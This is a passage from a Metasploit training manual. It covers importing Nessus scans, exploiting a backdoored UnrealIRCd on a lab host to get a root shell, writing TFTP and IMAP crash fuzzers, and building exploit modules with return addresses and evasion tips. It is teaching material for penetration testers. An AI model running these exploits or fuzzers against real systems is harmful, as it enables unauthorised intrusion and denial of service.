Upon completion of a vulnerability scan, we save our results in the nbe format and then start msfconsole. Next, we need to import the results into the Metasploit Framework. Let's look at the help command.

```
msf > help

...snip...

Database Backend Commands
=====

```

Command	Description
-----	-----
creds	List all credentials in the database
db_connect	Connect to an existing database
db_disconnect	Disconnect from the current database instance
db_export	Export a file containing the contents of the database
db_import	Import a scan result file (filetype will be auto-detected)
db_nmap	Executes nmap and records the output automatically
db_status	Show the current database status
hosts	List all hosts in the database
loot	List all loot in the database
notes	List all notes in the database
services	List all services in the database
vulns	List all vulnerabilities in the database
workspace	Switch between database workspaces

```
msf >
```

Let's go ahead and import the nbe results file by issuing the db_import command followed by the path to our results file.

```

msf > db_import /root/Nessus/nessus_scan.nbe
[*] Importing 'Nessus NBE Report' data
[*] Importing host 172.16.194.254
[*] Importing host 172.16.194.254
[*] Importing host 172.16.194.254
[*] Importing host 172.16.194.2
[*] Importing host 172.16.194.2
[*] Importing host 172.16.194.2
...snip...
[*] Importing host 172.16.194.1
[*] Importing host 172.16.194.1
[*] Importing host 172.16.194.1
[*] Importing host 172.16.194.1
[*] Importing host 172.16.194.1
[*] Successfully imported /root/Nessus/nessus_scan.nbe
msf >

```

After importing the results file, we can execute the hosts command to list the hosts that are in the nbe results file.

```

msf > hosts

Hosts
=====

address      mac  name  os_name  os_flavor  os_sp  purpose  info  comments
-----
172.16.194.1  one of these operating systems : \nMac OS X 10.5\nMac OS X 10.6\nMac OS X 10.7\n
172.16.194.2  Unknown
172.16.194.134  Microsoft Windows
172.16.194.148  Linux Kernel 2.6 on Ubuntu 8.04 (hardy)\n
172.16.194.163  Linux Kernel 3.2.6 on Ubuntu 10.04\n
172.16.194.165  phpcgi Linux phpcgi 2.6.32-38-generic-pae #83-Ubuntu SMP Wed Jan 4 12:11:13 UTC 2012 i686
172.16.194.172  Linux Kernel 2.6 on Ubuntu 8.04 (hardy)\n

```

We see exactly what we were expecting. Next we execute the services command, which will enumerate all of the services that were detected running on the scanned system.

```

msf > services 172.16.194.172

Services
=====

host      port  proto  name  state  info
-----
172.16.194.172  21    tcp    ftp    open
172.16.194.172  22    tcp    ssh    open

```

(continues on next page)

(continued from previous page)

172.16.194.172	23	tcp	telnet	open
172.16.194.172	25	tcp	smtp	open
172.16.194.172	53	udp	dns	open
172.16.194.172	53	tcp	dns	open
172.16.194.172	69	udp	tftp	open
172.16.194.172	80	tcp	www	open
172.16.194.172	111	tcp	rpc-portmapper	open
172.16.194.172	111	udp	rpc-portmapper	open
172.16.194.172	137	udp	netbios-ns	open
172.16.194.172	139	tcp	smb	open
172.16.194.172	445	tcp	cifs	open
172.16.194.172	512	tcp	rexecd	open
172.16.194.172	513	tcp	rlogin	open
172.16.194.172	514	tcp	rsh	open
172.16.194.172	1099	tcp	rmi_registry	open
172.16.194.172	1524	tcp		open
172.16.194.172	2049	tcp	rpc-nfs	open
172.16.194.172	2049	udp	rpc-nfs	open
172.16.194.172	2121	tcp	ftp	open
172.16.194.172	3306	tcp	mysql	open
172.16.194.172	5432	tcp	postgresql	open
172.16.194.172	5900	tcp	vnc	open
172.16.194.172	6000	tcp	x11	open
172.16.194.172	6667	tcp	irc	open
172.16.194.172	8009	tcp	ajp13	open
172.16.194.172	8787	tcp		open
172.16.194.172	45303	udp	rpc-status	open
172.16.194.172	45765	tcp	rpc-mountd	open
172.16.194.172	47161	tcp	rpc-nlockmgr	open
172.16.194.172	50410	tcp	rpc-status	open
172.16.194.172	52843	udp	rpc-nlockmgr	open
172.16.194.172	55269	udp	rpc-mountd	open

Finally, and most importantly, the `vulns` command will list all of the vulnerabilities that were reported by Nessus and recorded in the results file. Issuing `help vulns` will provide us with this command's many options. We will filter our search by port number to lighten the output of the command.

```
msf > help vulns
Print all vulnerabilities in the database

Usage: vulns [addr range]

-h, --help          Show this help information
-p, --port >portspec> List vulns matching this port spec
-s >svc names>      List vulns matching these service names
-S, --search        Search string to filter by
-i, --info          Display Vuln Info

Examples:
vulns -p 1-65536      # only vulns with associated services
vulns -p 1-65536 -s http # identified as http on any port

msf >
```

```
msf > vulns -p 139
[*] Time: 2012-06-15 18:32:26 UTC Vuln: host=172.16.194.134 name=NSS-11011 refs=NSS-11011
```

(continues on next page)

(continued from previous page)

```
[*] Time: 2012-06-15 18:32:23 UTC Vuln: host=172.16.194.172 name=NSS-11011 refs=NSS-
↪11011

msf > vulns -p 22
[*] Time: 2012-06-15 18:32:25 UTC Vuln: host=172.16.194.148 name=NSS-10267 refs=NSS-
↪10267
[*] Time: 2012-06-15 18:32:25 UTC Vuln: host=172.16.194.148 name=NSS-22964 refs=NSS-
↪22964
[*] Time: 2012-06-15 18:32:25 UTC Vuln: host=172.16.194.148 name=NSS-10881 refs=NSS-
↪10881
[*] Time: 2012-06-15 18:32:25 UTC Vuln: host=172.16.194.148 name=NSS-39520 refs=NSS-
↪39520
[*] Time: 2012-06-15 18:32:25 UTC Vuln: host=172.16.194.163 name=NSS-39520 refs=NSS-
↪39520
[*] Time: 2012-06-15 18:32:25 UTC Vuln: host=172.16.194.163 name=NSS-25221 refs=NSS-
↪25221
[*] Time: 2012-06-15 18:32:25 UTC Vuln: host=172.16.194.163 name=NSS-10881 refs=NSS-
↪10881
[*] Time: 2012-06-15 18:32:25 UTC Vuln: host=172.16.194.163 name=NSS-10267 refs=NSS-
↪10267
[*] Time: 2012-06-15 18:32:25 UTC Vuln: host=172.16.194.163 name=NSS-22964 refs=NSS-
↪22964
[*] Time: 2012-06-15 18:32:24 UTC Vuln: host=172.16.194.172 name=NSS-39520 refs=NSS-
↪39520
[*] Time: 2012-06-15 18:32:24 UTC Vuln: host=172.16.194.172 name=NSS-10881 refs=NSS-
↪10881
[*] Time: 2012-06-15 18:32:24 UTC Vuln: host=172.16.194.172 name=NSS-32314 refs=CVE-
↪2008-0166,BID-29179,OSVDB-45029,CWE-310,NSS-32314
[*] Time: 2012-06-15 18:32:24 UTC Vuln: host=172.16.194.172 name=NSS-10267 refs=NSS-
↪10267
[*] Time: 2012-06-15 18:32:24 UTC Vuln: host=172.16.194.172 name=NSS-22964 refs=NSS-
↪22964

msf > vulns 172.16.194.172 -p 6667
[*] Time: 2012-06-15 18:32:23 UTC Vuln: host=172.16.194.172 name=NSS-46882 refs=CVE-
↪2010-2075,BID-40820,OSVDB-65445,NSS-46882
[*] Time: 2012-06-15 18:32:23 UTC Vuln: host=172.16.194.172 name=NSS-11156 refs=NSS-
↪11156
[*] Time: 2012-06-15 18:32:23 UTC Vuln: host=172.16.194.172 name=NSS-17975 refs=NSS-
↪17975
msf >
```

Let's pick the CVE associated with port 6667 found by Nessus and see if Metasploit has anything on that. We'll issue the search command from msfconsole followed by the CVE number.

```
msf > search cve:2010-2075

Matching Modules
=====

Name                                     Disclosure Date  Rank      Description
----                                     -
exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12      excellent UnrealIRCD
↪3.2.8.1 Backdoor Command Execution

msf >
```

We see Metasploit has a working module for this vulnerability. The next step is to use the module, set the appropriate options, and execute the exploit.

```
msf exploit(unreal_ircd_3281_backdoor) > exploit

[*] Started reverse double handler
[*] Connected to 172.16.194.172:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using_
↪your IP address instead
[*] Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo Q4SefN7pIVSQU2F;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "Q4SefN7pIVSQU2F\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (172.16.194.163:4444 -> 172.16.194.172:35941) at_
↪2012-06-15 15:08:51 -0400

ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:d1:62:80
          inet addr:172.16.194.172  Bcast:172.16.194.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fed1:6280/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:290453 errors:0 dropped:0 overruns:0 frame:0
          TX packets:402340 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:41602322 (39.6 MB)  TX bytes:344600671 (328.6 MB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:774 errors:0 dropped:0 overruns:0 frame:0
          TX packets:774 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:343253 (335.2 KB)  TX bytes:343253 (335.2 KB)

id
uid=0(root) gid=0(root)
```

As you can see, importing Nessus scan results into Metasploit is a powerful feature. This demonstrates the versatility of the Framework, and some of the possibilities for integration with 3rd party tools such as Nessus.

Nessus via MSFconsole

For those situations where we choose to remain at the command line, there is also the option to connect to a Nessus version 4.4.x server directly from within msfconsole. The Nessus Bridge, written by Zate and covered in detail at <http://blog.zate.org/2010/09/26/nessus-bridge-for-metasploit-intro/> uses xmlrpc to connect to a server instance of Nessus, allowing us to perform and import a vulnerability scan rather than doing a manual import.

We begin by first loading the Nessus Bridge Plugin.

```
msf > load nessus
[*] Nessus Bridge for Metasploit 1.1
[+] Type nessus_help for a command listing
[*] Successfully loaded plugin: nessus
```

Running 'nessus_help' will display the msfconole commands now available to us. As you can see, it is quite full-featured.

```
msf > nessus_help
[+] Nessus Help
[+] type nessus_help command for help with specific commands
```

Command	Help Text
Generic Commands	
nessus_connect	Connect to a nessus server
nessus_logout	Logout from the nessus server
nessus_help	Listing of available nessus commands
nessus_server_status	Check the status of your Nessus Server
nessus_admin	Checks if user is an admin
nessus_server_feed	Nessus Feed Type
nessus_find_targets	Try to find vulnerable targets from a report
Reports Commands	
nessus_report_list	List all Nessus reports
nessus_report_get	Import a report from the nessus server in Nessus v2 format
nessus_report_hosts	Get list of hosts from a report
nessus_report_host_ports	Get list of open ports from a host from a report
nessus_report_host_detail	Detail from a report item on a host
Scan Commands	
nessus_scan_new	Create new Nessus Scan
nessus_scan_status	List all currently running Nessus scans
...snip...	

Prior to beginning, we need to connect to the Nessus server on our network. Note that we need to add 'ok' at the end of the connection string to acknowledge the risk of man-in-the-middle attacks being possible.

```
msf > nessus_connect dook:s3cr3t@192.168.1.100
[-] Warning: SSL connections are not verified in this release, it is possible for an
    ↪ attacker
[-] with the ability to man-in-the-middle the Nessus traffic to capture the
    ↪ Nessus
[-] credentials. If you are running this on a trusted network, please pass
    ↪ in 'ok'
[-] as an additional parameter to this command.
msf > nessus_connect dook:s3cr3t@192.168.1.100 ok
[*] Connecting to https://192.168.1.100:8834/ as dook
[*] Authenticated
msf >
```

To see the scan policies that are available on the server, we issue the 'nessus_policy_list' command. If there are not any policies available, this means that you will need to connect to the Nessus GUI and create one before being able to use it.

```
msf > nessus_policy_list
[+] Nessus Policy List

ID   Name      Owner   visability
--   -
1    the_works dook    private

msf >
```

To run a Nessus scan using our existing policy, use the command ‘nessus_scan_new’ followed by the policy ID number, a name for your scan, and the target.

```
msf > nessus_scan_new
[*] Usage:
[*]      nessus_scan_new policy id scan name targets
[*]      use nessus_policy_list to list all available policies
msf > nessus_scan_new 1 pwnage 192.168.1.161
[*] Creating scan from policy number 1, called "pwnage" and scanning 192.168.1.161
[*] Scan started. uid is 9d337e9b-82c7-89a1-a194-4ef154b82f624de2444e6ad18a1f
msf >
```

To see the progress of our scan, we run ‘nessus_scan_status’. Note that there is no progress indicator so we keep running the command until we see the message ‘No Scans Running’.

```
msf > nessus_scan_status
[+] Running Scans

Scan ID                                     Name      Owner   Started
--
9d337e9b-82c7-89a1-a194-4ef154b82f624de2444e6ad18a1f pwnage    dook    19:39 Sep 27
2010 running 0                               1

[*] You can:
[+]      Import Nessus report to database :      nessus_report_get reportid
[+]      Pause a nessus scan :                  nessus_scan_pause scanid
msf > nessus_scan_status
[*] No Scans Running.
[*] You can:
[*]      List of completed scans:                nessus_report_list
[*]      Create a scan:                          nessus_scan_new policy id scan name
target(s)
msf >
```

When Nessus completes the scan, it generates a report for us with the results. To view the list of available reports, we run the ‘nessus_report_list’ command. To import a report, we run ‘nessus_report_get’ followed by the report ID.

```
msf > nessus_report_list
[+] Nessus Report List

ID                                     Name      Status   Date
--
9d337e9b-82c7-89a1-a194-4ef154b82f624de2444e6ad18a1f pwnage    completed 19:47 Sep 27
2010
```

(continues on next page)

(continued from previous page)

```
[*] You can:
[*]          Get a list of hosts from the report:          nessus_report_hosts report_
↳id
msf > nessus_report_get
[*] Usage:
[*]          nessus_report_get report id
[*]          use nessus_report_list to list all available reports for importing
msf > nessus_report_get 9d337e9b-82c7-89a1-a194-4ef154b82f624de2444e6ad18a1f
[*] importing 9d337e9b-82c7-89a1-a194-4ef154b82f624de2444e6ad18a1f
msf >
```

With the report imported, we can list the hosts and vulnerabilities just as we could when importing a report manually.

```
msf > hosts -c address,vulns

Hosts
=====

address          vulns
-----
192.168.1.161    33

msf > vulns
[*] Time: 2010-09-28 01:51:37 UTC Vuln: host=192.168.1.161 port=3389 proto=tcp_
↳name=NSS-10940 refs=
[*] Time: 2010-09-28 01:51:37 UTC Vuln: host=192.168.1.161 port=1900 proto=udp_
↳name=NSS-35713 refs=
[*] Time: 2010-09-28 01:51:37 UTC Vuln: host=192.168.1.161 port=1030 proto=tcp_
↳name=NSS-22319 refs=
[*] Time: 2010-09-28 01:51:37 UTC Vuln: host=192.168.1.161 port=445 proto=tcp_
↳name=NSS-10396 refs=
[*] Time: 2010-09-28 01:51:38 UTC Vuln: host=192.168.1.161 port=445 proto=tcp_
↳name=NSS-10860 refs=CVE-2000-1200,BID-959,OSVDB-714
[*] Time: 2010-09-28 01:51:38 UTC Vuln: host=192.168.1.161 port=445 proto=tcp_
↳name=NSS-10859 refs=CVE-2000-1200,BID-959,OSVDB-715
[*] Time: 2010-09-28 01:51:39 UTC Vuln: host=192.168.1.161 port=445 proto=tcp_
↳name=NSS-18502 refs=CVE-2005-1206,BID-13942,IAVA-2005-t-0019
[*] Time: 2010-09-28 01:51:40 UTC Vuln: host=192.168.1.161 port=445 proto=tcp_
↳name=NSS-20928 refs=CVE-2006-0013,BID-16636,OSVDB-23134
[*] Time: 2010-09-28 01:51:41 UTC Vuln: host=192.168.1.161 port=445 proto=tcp_
↳name=NSS-35362 refs=CVE-2008-4834,BID-31179,OSVDB-48153
[*] Time: 2010-09-28 01:51:41 UTC Vuln: host=192.168.1.161
...snip...
```

You should now have an understanding of how to manually import Nessus scan results as well as use the Nessus Bridge plugin directly within the Metasploit Framework to scan for vulnerabilities.

4.4 Fuzzers

4.4.1 Writing a Simple Fuzzer

A Fuzzer is a tool used by security professionals to provide invalid and unexpected data to the inputs of a program. A typical Fuzzer tests an application for buffer overflow, invalid format strings, directory traversal attacks, command execution vulnerabilities, SQL Injection, XSS, and more.

Because the Metasploit Framework provides a very complete set of libraries to security professionals for many network protocols and data manipulations, it is a good candidate for quick development of a simple fuzzer.

Metasploit's Rex Library

The Rex::Text module provides lots of handy methods for dealing with text like:

- Buffer conversion
- Encoding (html, url, etc)
- Checksumming
- Random string generation

The last point is extremely helpful in writing a simple fuzzer. This will help you writing fuzzer tools such as a simple URL Fuzzer or full Network Fuzzer.

For more information about Rex, please refer to the Rex API documentation.

Here are some of the functions that you can find in Rex::Text :

```
root@kali:~# grep "def self.rand" /usr/share/metasploit-framework/lib/rex/text.rb
def self.rand_char(bad, chars = AllChars)
def self.rand_base(len, bad, *foo)
def self.rand_text(len, bad='', chars = AllChars)
def self.rand_text_alpha(len, bad='')
def self.rand_text_alpha_lower(len, bad='')
def self.rand_text_alpha_upper(len, bad='')
def self.rand_text_alphanumeric(len, bad='')
def self.rand_text_numeric(len, bad='')
def self.rand_text_english(len, bad='')
def self.rand_text_highascii(len, bad='')
def self.randomize_space(str)
def self.rand_hostname
def self.rand_state()
```

4.4.2 Simple TFTP Fuzzer

One of the most powerful aspects of Metasploit is how easy it is to make changes and create new functionality by reusing existing code. For instance, as this very simple Fuzzer code demonstrates, you can make a few minor modifications to an existing Metasploit module to create a Fuzzer module. The changes will pass ever-increasing lengths to the transport mode value to the 3Com TFTP Service for Windows, resulting in an overwrite of EIP.

```
#Metasploit

require 'msf/core'

class Metasploit3 '3Com TFTP Fuzzer',
  'Version'        => '$Revision: 1 $',
  'Description'    => '3Com TFTP Fuzzer Passes Overly Long_
↳Transport Mode String',
  'Author'         => 'Your name here',
  'License'        => MSF_LICENSE
)
  register_options( [
    Opt::RPORT(69)
```

(continues on next page)

(continued from previous page)

```

        ], self.class)
    end

    def run_host(ip)
      # Create an unbound UDP socket
      udp_sock = Rex::Socket::Udp.create(
        'Context' =>
          {
            'Msf' => framework,
            'MsfExploit' => self,
          }
      )
      count = 10 # Set an initial count
      while count < 2000 # While the count is under 2000 run
        evil = "A" * count # Set a number of "A"s equal to count
        pkt = "\x00\x02" + "\x41" + "\x00" + evil + "\x00" # Define_
        ↪ the payload

        udp_sock.sendto(pkt, ip, datastore['RPORT']) # Send the packet
        print_status("Sending: #{evil}") # Status update
        resp = udp_sock.get(1) # Capture the response
        count += 10 # Increase count by 10, and loop
      end
    end
  end
end

```

Testing our Fuzzer Tool

Pretty straight forward. Lets run it and see what happens with OllyDbg

And we have a crash! Our new Fuzzer tool is working as expected. While this may seem simple on the surface, one thing to consider is the reusable code that this provides us. In our example, the payload structure was defined for us, saving us time, and allowing us to get directly to the fuzzing rather than researching the TFTP protocol. This is extremely powerful, and is a hidden benefit of the Metasploit Framework.

4.4.3 Simple IMAP Fuzzer

Writing our own IMAP Fuzzer Tool

During a host reconnaissance session we discovered an IMAP Mail server which is known to be vulnerable to a buffer overflow attack (Surgemail 3.8k4-4). We found an advisory for the vulnerability but can't find any working exploits in the Metasploit database nor on the internet. We then decide to write our own exploit starting with a simple IMAP fuzzer.

From the advisory we do know that the vulnerable command is IMAP LIST and you need valid credentials to exploit the application. As we've previously seen, the big "library arsenal" present in MSF can help us to quickly script any network protocol and the IMAP protocol is not an exception. Including `Msf::Exploit::Remote::Imap` will save us a lot of time. In fact, connecting to the IMAP server and performing the authentication steps required to fuzz the vulnerable command, is just a matter of a single line command line! Here is the code for the IMAP LIST fuzzer:

```

##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of use.

```

(continues on next page)

(continued from previous page)

```

# http://metasploit.com/framework/
##

require 'msf/core'

class Metasploit3 > Msf::Auxiliary

  include Msf::Exploit::Remote::Imap
  include Msf::Auxiliary::Dos

  def initialize
    super(
      'Name'          => 'Simple IMAP Fuzzer',
      'Description'    => %q{
                          An example of how to build a simple IMAP fuzzer.
                          Account IMAP credentials are required in this fuzzer.
                        },
      'Author'         => [ 'ryujin' ],
      'License'         => MSF_LICENSE,
      'Version'        => '$Revision: 1 $'
    )
  end

  def fuzz_str()
    return Rex::Text.rand_text_alphanumeric(rand(1024))
  end

  def run()
    srand(0)
    while (true)
      connected = connect_login()
      if not connected
        print_status("Host is not responding - this is GOOD ;)")
        break
      end
      print_status("Generating fuzzed data...")
      fuzzed = fuzz_str()
      print_status("Sending fuzzed data, buffer length = %d" % fuzzed.length)
      req = '0002 LIST () "/" + fuzzed + ' ' "PWNERD"' + "\r\n"
      print_status(req)
      res = raw_send_recv(req)
      if !res.nil?
        print_status(res)
      else
        print_status("Server crashed, no response")
        break
      end
      disconnect()
    end
  end
end
end

```

Overriding the `run()` method, our code will be executed each time the user calls “run” from `msfconsole`. In the while loop within `run()`, we connect to the IMAP server and authenticate through the function `connect_login()` imported from `Msf::Exploit::Remote::Imap`. We then call the function `fuzz_str()` which generates a variable size alphanumeric

buffer that is going to be sent as an argument of the LIST IMAP command through the raw_send_rcv function. We save the above file in the auxiliary/dos/windows/imap/ subdirectory and load it from msfconsole as it follows:

```
msf > use auxiliary/dos/windows/imap/fuzz_imap
msf auxiliary(fuzz_imap) > show options

Module options:

  Name      Current Setting  Required  Description
  ----      -
  IMAPPASS             no        The password for the specified username
  IMAPUSER             no        The username to authenticate as
  RHOST              yes       The target address
  RPORT             143      yes       The target port

msf auxiliary(fuzz_imap) > set RHOST 172.16.30.7
RHOST => 172.16.30.7
msf auxiliary(fuzz_imap) > set IMAPUSER test
IMAPUSER => test
msf auxiliary(fuzz_imap) > set IMAPPASS test
IMAPPASS => test
```

Testing our IMAP Fuzzer Tool

We are now ready to fuzz the vulnerable IMAP server. We attach the surgmail.exe process from ImmunityDebugger and start our fuzzing session:

```
msf auxiliary(fuzz_imap) > run

[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Generating fuzzed data...
[*] Sending fuzzed data, buffer length = 684
[*] 0002 LIST () /"v1AD7DnJTVykXGYM6BmnXL[...]" "PWNERD"

[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Generating fuzzed data...
[*] Sending fuzzed data, buffer length = 225
[*] 0002 LIST () /"lLdnxGBPh1AWt57pCvAZfiL[...]" "PWNERD"

[*] 0002 OK LIST completed

[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Generating fuzzed data...
[*] Sending fuzzed data, buffer length = 1007
[*] 0002 LIST () /"FzwJjIcL16vW4PXDPpJV[...]" "gaDm" "PWNERD"

[*]
[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
```

(continues on next page)

(continued from previous page)

```
[*] Authentication failed
[*] Host is not responding - this is GOOD ;)
[*] Auxiliary module execution completed
```

MSF tells us that the IMAP server has probably crashed and could check it using ImmunityDebugger.

4.5 Exploit Development

Next, we are going to cover one of the most well-known and popular aspects of the Metasploit Framework, exploit development. In this section, we are going to show how using the Framework for exploit development allows you to concentrate on what is unique about the exploit, and makes other matters such as payload, encoding, NOP generation, and so on just a matter of infrastructure.

Due to the sheer number of exploits currently available in Metasploit, there is a very good chance that there is already a module that you can simply edit for your own purposes during exploit development. To make exploit development easier, Metasploit includes a sample exploit that you can modify. You can find it under ‘documentation/samples/modules/exploits/’.

4.5.1 Goals

When writing exploits to be used in the Metasploit Framework, your development goals should be minimalist.

- Offload as much work as possible to the Metasploit Framework.
- Make use of, and rely on, the Rex protocol libraries.
- Make heavy use of the available mixins and plugins.

Just as important as a minimalist design, exploits should (must) be reliable.

- Any BadChars declared must be 100% accurate.
- Ensure that Payload->Space is the maximum reliable value.
- The little details in exploit development matter the most.

Exploits should make use of randomness whenever possible. Randomization assists with IDS, IPS, and Anti-Virus evasion and also serves as an excellent reliability test.

- When generating padding, use `Rex::Text.rand_text_*` (`rand_text_alpha`, `rand_text_alphanumeric`, etc).
- Randomize all payloads by using encoders.
- If possible, randomize the encoder stub.
- Randomize nops too.

Just as important as functionality, exploits should be readable as well.

- All Metasploit modules have a consistent structure with hard-tab indents.
- Fancy code is harder to maintain, anyway.
- Mixins provide consistent option names across the Framework.

Lastly, exploits should be useful.

- Proof of concepts should be written as Auxiliary DoS modules, not as exploits.
- The final exploit reliability must be high.

- Target lists should be inclusive.

To summarize our Exploit Development Goals we should create minimalistic, reliable code that is not only readable, but also useful in real world penetration testing scenarios.

4.5.2 Exploit Module Format

The format of an Exploit Module in Metasploit is similar to that of an Auxiliary Module but there are more fields.

- There is always a Payload Information Block. An Exploit without a Payload is simply an Auxiliary Module.
- A listing of available Targets is outlined.
- Instead of defining `run()`, `exploit()` and `check()` are used.

Exploit Module Skeleton

```
class Metasploit3 > Msf::Exploit::Remote

  include Msf::Exploit::Remote::TCP

  def initialize
    super(
      'Name'          => 'Simplified Exploit Module',
      'Description'   => 'This module sends a payload',
      'Author'        => 'My Name Here',
      'Payload'       => {'Space' => 1024, 'BadChars' => "\x00"},
      'Targets'       => [ ['Automatic', {}] ],
      'Platform'      => 'win',
    )
    register_options( [
      Opt::RPORT(12345)
    ], self.class)
  end

  # Connect to port, send the payload, handle it, disconnect
  def exploit
    connect()
    sock.put(payload.encoded)
    handler()
    disconnect()
  end
end
```

Defining an Exploit Check

Although it is rarely implemented, a method called `check()` should be defined in your exploit modules whenever possible.

- The `check()` method verifies all options except for payloads.
- The purpose of doing the check is to determine if the target is vulnerable or not.
- Returns a defined Check value.

The return values for `check()` are:

- `CheckCode::Safe` – not exploitable

- CheckCode::Detected – service detected
- CheckCode::Appears – vulnerable version
- CheckCode::Vulnerable – confirmed
- CheckCode::Unsupported – check is not supported for this module.

4.5.3 Banner Grabbing : Sample check() Method

```
def check
  # connect to get the FTP banner
  connect

  # grab banner
  banner = banner = sock.get_once

  # disconnect since have cached it as self.banner
  disconnect

  case banner
    when /Serv-U FTP Server v4\.1/
      print_status('Found version 4.1.0.3, exploitable')
      return Exploit::CheckCode::Vulnerable

    when /Serv-U FTP Server/
      print_status('Found an unknown version, try it!');
      return Exploit::CheckCode::Detected

    else
      print_status('We could not recognize the server banner')
      return Exploit::CheckCode::Safe
  end

  return Exploit::CheckCode::Safe
end
```

4.5.4 Exploit Mixins

Exploit::Remote::Tcp

```
lib/msf/core/exploit/tcp.rb
```

Provides TCP options and methods.

- Defines RHOST, RPORT, ConnectTimeout
- Provides connect(), disconnect()
- Creates self.sock as the global socket
- Offers SSL, Proxies, CPORT, CHOST
- Evasion via small segment sends
- Exposes user options as methods – rhost() rport() ssl()

Exploit::Remote::DCERPC

```
lib/msf/core/exploit/dcerpc.rb
```

Inherits from the TCP mixin and has the following methods and options:

- dcerpc_handle()
- dcerpc_bind()
- dcerpc_call()
- Supports IPS evasion methods with multi-context BIND requests and fragmented DCERPC calls

Exploit::Remote::SMB

```
lib/msf/core/exploit/smb.rb
```

Inherits from the TCP mixin and provides the following methods and options:

- smb_login()
- smb_create()
- smb_peer_os()
- Provides the Options of SMBUser, SMBPass, and SMBDomain
- Exposes IPS evasion methods such as: `SMB::pipe_evasion`, `SMB::pad_data_level`, `SMB::file_data_level`

Exploit::Remote::BruteTargets

There are 2 source files of interest.

```
lib/msf/core/exploit/brutetargets.rb
```

Overloads the exploit() method.'

- Calls exploit_target(target) for each Target
- Handy for easy target iteration

```
lib/msf/core/exploit/brute.rb
```

Overloads the exploit method.

- Calls brute_exploit() for each stepping
- Easily brute force and address range

Metasploit Mixins

The mixins listed above are just the tip of the iceberg as there are many more at your disposal when creating exploits. Some of the more interesting ones are:

- Capture – sniff network packets
- Lorcon – send raw WiFi frames
- MSSQL – talk to Microsoft SQL servers

- KernelMode – exploit kernel bugs
- SEH – structured exception handling
- NDMP – the network backup protocol
- EggHunter – memory search
- FTP – talk to FTP servers
- FTPServer – create FTP servers

4.5.5 Exploit Targets

Coding Exploit Targets in your Metasploit Module

Exploits define a list of targets that includes a name, number, and options. Targets are specified by number when launched.

Sample Target Code for an Exploit Module:

```
'Targets' =>
[
  # Windows 2000 - TARGET = 0
  [
    'Windows 2000 English',
    {
      'Rets' => [ 0x773242e0 ],
    },
  ],
  # Windows XP - TARGET = 1
  [
    'Windows XP English',
    {
      'Rets' => [ 0x7449bfla ],
    },
  ],
],
'DefaultTarget' => 0))
```

Target Options Block

The options block within the target section is nearly free-form although there are some special option names.

- ‘Ret’ is short-cutted as target.ret()
- ‘Payload’ overloads the exploits info block

Options are where you store target data. For example:

- The return address for a Windows 2000 target
- 500 bytes of padding need to be added for Windows XP targets
- Windows Vista NX bypass address

Accessing Target Information

The 'target' object inside the exploit is the users selected target and is accessed in the exploit as a hash.

- target['padcount']
- target['Rets'][0]
- target['Payload']['BadChars']
- target['opnum']

Adding and Fixing Exploit Targets

Sometimes you need new targets because a particular language pack changes addresses, a different version of the software is available, or the addresses are shifted due to hooks. Adding a new target only requires 3 steps.

- Determine the type of return address you require. This could be a simple 'jmp esp', a jump to a specific register, or a 'pop/pop/ret'. Comments in the exploit code can help you determine what is required.
- Obtain a copy of the target binaries
- Use msfpescan to locate a suitable return address

Getting a Return Address with msfpescan

If the exploit code doesn't explicitly tell you what type of return address is required but is good enough to tell you the dll name for the existing exploit, you can find out what type of return address you are looking for. Consider the following example that provides a return address for a Windows 2000 SP0-SP4 target.

```
'Windows 2000 SP0-SP4',
{
    'Ret'          => 0x767a38f6,  # umpnpgmgr.dll
}
```

To find out what type of return address the exploit currently uses, we just need to find a copy of umpnpgmgr.dll from a Windows 2000 machine and run msfpescan with the provided address to determine the return type. In the example below, we can see that this exploit requires a pop/pop/ret.

```
root@kali:~# msfpescan -D -a 0x767a38f6 umpnpgmgr.dll
[umpnpgmgr.dll]
0x767a38f6 5f5ec3558bec6aff68003c7a7668e427
00000000 5F                pop edi
00000001 5E                pop esi
00000002 C3                ret
00000003 55                push ebp
00000004 8BEC             mov ebp,esp
00000006 6AFF             push byte -0x1
00000008 68003C7A76       push 0x767a3c00
0000000D 68                db 0x68
0000000E E427             in al,0x27
```

Now, we just need to grab a copy of the target dll and use msfpescan to find a usable pop/pop/ret address for us.

```
root@kali:~# msfpescan -p umpnpgmgr.dll
[targetos.umpnpgmgr.dll]
0x79001567 pop eax; pop esi; ret
```

(continues on next page)

(continued from previous page)

```
0x79011e0b pop eax; pop esi; retn 0x0008
0x79012749 pop esi; pop ebp; retn 0x0010
0x7901285c pop edi; pop esi; retn 0x0004
```

Now that we’ve found a suitable return address, we add our new target to the exploit.

```
'Windows 2000 SP0-SP4 Russian Language',
{
    'Ret'          => 0x7901285c,  # umpnpgmgr.dll
}
```

4.5.6 Exploit Payloads

Working with Exploit Payloads

